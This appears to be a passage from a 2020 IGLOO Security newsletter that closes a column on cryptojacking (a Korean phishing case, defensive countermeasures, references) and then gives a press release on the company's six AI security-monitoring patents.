
Copyright © IGLOO Security, Inc. 2020. All rights reserved.

Cryptojacking, a still exists threat

04. Damage case

1) Job site

From October to December 2017, crimes used in mining cryptocurrency by infecting about 6,000 PCs by sending e-mail containing malicious code by collecting about 30,000 information from personnel on the job search site were caught in Korea.



[Figure 6-3] Cryptojacking Crime Process (Source: 2018 National Police Agency Cyber Threat Report)

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

Cryptojacking, a still exists threat

05. Countermeasure and Conclusion

1) Using web filtering tools and ad blocking programs

Since most cryptojacking attacks are done through web pages, users should close the page immediately when an abnormal sign occurs while using the web page and check the URL to update the web filter to block the script.

2) Use AD block program

In the case of a relatively insecure advertisement page, it is an attack point frequently used by attackers, so effective prevention is possible when installing an ad blocking program. Some ad blocking programs have the ability to detect malicious scripts, and there are various extension programs such as anti-minor and minor blocks that can detect and block.

3) Extension Management

Some cryptojacking malware uses vulnerable browser extensions or infects normal extensions, so it is necessary to check all installed extensions for the latest updates and remove unnecessary features.

4) Security training

Since most malicious codes are distributed in a phishing form, it can be prevented through insider security education. It is important to educate employees about phishing techniques, such as suspicious mail and website spoofing, against cryptojacking and other attacks.

Although the value of cryptocurrencies has been declining since 2018, the interest in cryptocurrencies has continued. Considering the rapidly increasing cryptocurrency value and the frequency of cryptojacking attacks since the 'Warner Cry' incident in 2017, if another issue occurs afterwards, the cryptocurrency's value will increase once again, and cryptojacking attacks will also increase.

Through this column, it is expected to effectively respond to attacks by applying risk recognition and countermeasures to cryptojacking attacks.

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

Cryptojacking, a still exists threat

06. Reference

[1] https://ko.wikipedia.org/wiki/%EC%95%94%ED%98%B8%ED%99%94%ED%8F%90

[2] https://terms.naver.com/entry.nhn?docId=5138672&cid=43667&categoryId=43667

[3] 2019 Cyber Threat Report (Sonic Wall)

[4] KISA, 2018 malicious code hidden site detection trend report ('first half of 2018)

[5] http://wiki.hash.kr/index.php/%ED%81%AC%EB%A6%BD%ED%86%A0%EC%9E%AC%ED%82%B9

[6] https://www.gov.kr/portal/ntnadmNews/1756782

[7] https://biz.chosun.com/site/data/html_dir/2019/05/29/2019052902747.html

[8] http://www.comworld.co.kr/news/articleView.html?idxno=49809

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

CHAPTER 7

Focus On IGLOO Security

1. IGLOO SECURITY Co., Ltd. Acquired 6 patents related to AI and Security Monitoring

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

Focus on IGLOO Security

IGLOO SECURITY Co., Ltd. Acquired 6 patents related to AI and Security Monitoring

- IGLOO SECURITY acquires AI and Security monitoring related patents. Reinforcing position as a leading in AI and Cyber Security company in Korea.
- The AI will be applied to SPiDER TM AI Edition, the first AI security monitoring solution in Korea.

IGLOO SECURITY secures its position as a leader in AI security monitoring by acquiring AI and security monitoring patents. IGLOO SECURITY announced that it has completed the registration of six patents related to AI and security monitoring including 'an intelligent security monitoring system and method using a combination of supervised learning-based alert analysis and non-supervised learning-based anomaly detection techniques.'

The patents aimed at minimizing false positives and increasing visibility into security threats that are under cover over the long term with increasing security events. IGLOO SECURITY plans to apply this patented technology to SPiDER TM AI Edition, an AI security monitoring solution.

The patent for 'an intelligent security monitoring system and method using a combination of supervised learning-based alert analysis and non-supervised learning-based anomaly detection techniques.' improves the accuracy of alert prediction and prevents unknown attacks by combining supervised learning and unsupervised learning. By analyzing high-risk events and abnormalities automatically identified by AI algorithms by time flow and attack stages, it will be able to accurately select high-risk events that need to be addressed first and detect new and mutated threats that are difficult to detect with existing security equipment to minimize security gaps.

The patent for 'the artificial intelligence-based security event analysis system and its method through semi-supervised learning' is focusing on minimizing the time required for labeling tasks that give security events the correct answer and improving the accuracy of security policies.
This is a method of labeling only some of the clustered data and letting the algorithm make judgments on the rest of the data based on the labeled data. The accuracy of the algorithm and security policy is improved through continuous feedback on the results of the supervised learning.

The patent for 'a model selection system and method for unsupervised learning anomaly detection' is a technique to select the best anomaly detection model by predicting and evaluating the learning results provided by the anomaly detection model when a new unlabeled dataset is received based on the criteria for evaluating the anomaly detection model that has learned the dataset labeled with the target value for the input value. Through this, it is possible to solve the difficulty of evaluating the results of unsupervised learning, and to increase the visibility of abnormal behaviors that can develop into high-risk threats.

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

Focus on IGLOO Security

IGLOO SECURITY Co., Ltd. Acquired 6 patents related to AI and Security Monitoring

- IGLOO SECURITY acquires AI and Security monitoring related patents. Reinforcing position as a leading in AI and Cyber Security company in Korea.
- The AI will be applied to SPiDER TM AI Edition, the first AI security monitoring solution in Korea.

The goal of a patent for 'graph database-based log data similar pattern matching and risk management method' is effectively find a 'frequent pattern' by connecting the vast amount of log data collected from security device according to the direction of the relationship between data and the strength of association according to the characteristics of objects in the data.
Security agents can respond to attacks by quickly identifying frequent patterns without having to interpret graph data or compare it with other graph data.

The patent for the 'risk index correction system and method according to the attack frequency, asset importance and vulnerability level' is a technology that automatically corrects the risk index to numerically index the threat level of information assets to increase the accuracy of the risk index value.
Unlike the existing risk index, which was calculated based on the analysis of threats over a period of time and the discretion of the manager, The index has significantly increased the real-time and reliability of the risk index by calculating risk indices by asset and threat events, asset importance weights, and vulnerability weights, depending on time and situation of attack.

The patent for 'the event-based security policy real-time optimization system and method' uses a machine learning algorithm to generate and apply the optimized security policy in real time, so that the security officer can analyze the environment to determine the optimal filter value for each security policy.
This is a method in which the machine learning algorithm learns the preprocessed log to create an event-based security policy, derives the optimal filter value regularly, evaluates it, and automatically applies it.

Mr. Lee, the CEO of IGLOO SECURITY, said “As a leading company in AI security monitoring and the research and development of technologies that can improve the effectiveness of security monitoring, It is expected that through the six patent technologies acquired this time, we will be able to enhance our ability to respond to advanced cyber infringement attempts.”

- The End -

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

We Know SECURITY!

Published by IGLOO SECURITY (www.igloosec.co.kr)
6 Floor. 7, Jeongui-ro 8-gil, Songpa-gu, Seoul, Korea
T. +82-2-3404-8678
E-mail. overseas@igloosec.com

Distributed by Cyber-Infinity Corp. (www.ci-corp.jp)
株式会社 シーアイシー
東京都千代田区岩本町3-4-3 リードシー秋葉原ビル5階
T. +81-3-5829-5801
E-mail. business@ci-corp.jp

Edited by IGLOO SECURITY Marketing Team
Translated by IGLOO SECURITY Overseas Business Team
© 2020 IGLOO SECURITY, Inc. All rights reserved.
The copyright of this publication is held by IGLOO SECURITY. It is not permissible to reproduce, copy, or distribute any or all of the contents of this publication in any form or by any means without the prior written consent of IGLOO SECURITY. All information contained in the publication can be changed without prior notice.